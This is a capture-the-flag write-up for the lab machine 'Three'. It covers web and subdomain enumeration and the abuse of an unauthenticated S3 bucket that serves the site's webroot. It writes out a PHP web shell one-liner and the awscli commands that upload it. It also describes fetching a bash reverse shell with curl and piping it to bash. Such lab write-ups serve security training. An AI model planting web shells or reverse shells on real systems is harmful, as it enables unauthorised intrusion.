
Three Write-up


By : Wahu Ngugi

Introduction

Step 1: Enumeration




- The command nmap -sV scans for service available on open ports.
- The scan shows that two ports are open - port 80 (HTTP) and port 22 (SSH)
- Let's enumerate port 80 using our web browser.




- We can see a static webpage that features a concert ticket booking section but it isn't functional.
- Reviewing the webpage's source code reveals that the "Contact" form submits requests to a PHP page, ***/action_page.php*** , indicating that the server's backend for this web application is built using PHP.

```
152
153   <!-- The Contact Section -->
154   <div class="w3-container w3-content w3-padding-64" style="max-width:800px" id="contact">
155     <h2 class="w3-wide w3-center">CONTACT</h2>
156     <p class="w3-opacity w3-center"><i>Fan? Drop a note!</i></p>
157     <div class="w3-row w3-padding-32">
158       <div class="w3-col m6 w3-large w3-margin-bottom">
159         <i class="fa fa-map-marker" style="width:30px"></i> Chicago, US<br>
160         <i class="fa fa-phone" style="width:30px"></i> Phone: +01 343 123 6102<br>
161         <i class="fa fa-envelope" style="width:30px"> </i> Email: mail@thetoppers.htb<br>
162       </div>
163       <div class="w3-col m6">
164         <form action="/action_page.php" target="_blank">
165           <div class="w3-row-padding" style="margin:0 -16px 8px -16px">
166             <div class="w3-half">
167               <input class="w3-input w3-border" type="text" placeholder="Name" required name="Name">
168             </div>
169             <div class="w3-half">
170               <input class="w3-input w3-border" type="text" placeholder="Email" required name="Email">
171             </div>
172           </div>
173           <input class="w3-input w3-border" type="text" placeholder="Message" required name="Message">
174           <button class="w3-button w3-black w3-section w3-right" type="submit">SEND</button>
175         </form>
176       </div>
177     </div>
```


- Additionally, visiting /index.php takes us to the landing page of the web application, further confirming that the server is running PHP.




- The "Contact" section also has an email address which has the domain thetoppers.htb.



- Let's add an entry for thetoppers.htb in the ***/etc/hosts*** file with the corresponding IP address to be able to access this domain in our browser.
- The ***/etc/hosts*** file is used to resolve a hostname into an IP address. By default, the ***/etc/hosts*** file is queried before the DNS server for hostname resolution thus we will need to add an entry in the ***/etc/hosts*** file for this domain to enable the browser to resolve the address for thetoppers.htb .




- As we have the domain thetoppers.htb , let us enumerate for any other sub-domains that may be present on the same server.
- we will be using gobuster for sub-domain enumeration



- We will be using the following flags for gobuster


  vhost : Uses VHOST for brute-forcing
  -w : Path to the wordlist
  -u : Specify the URL
  --append-domain : so that the enumeration takes into account the known vHost (thetoppers.htb) and appends it to the words found in the wordlist (word.thetoppers.htb).




- The gobuster result shows that there exists a sub-domain called s3.thetoppers.htb . Let's also add an entry for this sub-domain in the /etc/hosts file




  - visit s3.thetoppers.htb using a browser.
  - The webpage only contains the following JSON.




- We can interact with this S3 bucket with the aid of the awscli utility.
- It can be installed on Linux using the command apt install awscli .



- configure it using the following command



- We will be using an arbitrary value for all the fields, as sometimes the server is configured to not check authentication
- We can list all of the S3 buckets hosted by the server by using the ls command



- We can also use the ls command to list objects and common prefixes under the specified bucket

```
┌──(kunguru㉿kali)-[~]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb
                           PRE images/
2025-08-16 04:45:29          0 .htaccess
2025-08-16 04:45:29      11952 index.php
```

- We see the files ***index.php*** , ***.htaccess*** and a directory called ***images*** in the specified bucket.
- It seems like this is the webroot of the website running on port 80 .
- So the Apache server is using this S3 bucket as storage.

Uploading a reverse shell

- awscli has got another feature that allows us to copy files to a remote bucket.
- We already know that the website is using PHP. Thus, we can try uploading a PHP shell file to the S3 bucket and since it's uploaded to the webroot directory we can visit this webpage in the browser, which will, in turn, execute this file and we will achieve remote code execution.

- We can use the following PHP one-liner which uses the system() function which takes the URL parameter cmd as an input and executes it as a system command.

<?php system($_GET["cmd"]); ?>


- Let's create a PHP file to upload.

```
┌──(kunguru㉿kali)-[~]
└─$ echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

- Then, we can upload this PHP shell to the thetoppers.htb S3 bucket using the following command.

```
┌──(kunguru㉿kali)-[~]
└─$ aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb
upload: ./shell.php to s3://thetoppers.htb/shell.php
```

- We can confirm that our shell is uploaded by navigating to [http://thetoppers.htb/shell.php.](http://thetoppers.htb/shell.php)
- Let us try executing the OS command ***id*** using the URL parameter ***cmd*** .



- The response from the server contains the output of the OS command ***id*** , which verified that we have code execution on the box. Thus, let us now try to obtain a reverse shell.
- Through a reverse shell, we will trigger the remote host to connect back to our local machine's IP address on the specified listening port.


- obtain the tun0 IP address of our local machine

```
┌──(kunguru㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.108  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::2b13:a1a7:a6fd:fbd0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:f6:16:a1  txqueuelen 1000  (Ethernet)
        RX packets 194905  bytes 196401031 (187.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 81881  bytes 13123527 (12.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.137  netmask 255.255.254.0  destination 10.10.14.137
        inet6 fe80::5e21:3d3a:121a:4aff  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::1087  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 35707  bytes 42939726 (40.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29699  bytes 2527744 (2.4 MiB)
        TX errors 0  dropped 26 overruns 0  carrier 0  collisions 0
```


- Let's get a reverse shell by creating a new file ***shell.sh*** containing the following bash reverse shell payload which will connect back to our local machine on port 1337




- We will start a ncat listener on our local port 1337



- Let's start a web server on our local machine on port 8000 and host this bash file.



- We can use the curl utility to fetch the bash reverse shell file from our local host and then pipe it to bash in order to execute it.



- We receive a reverse shell on the corresponding listening port.

- The flag can be found at /var/www/flag.txt

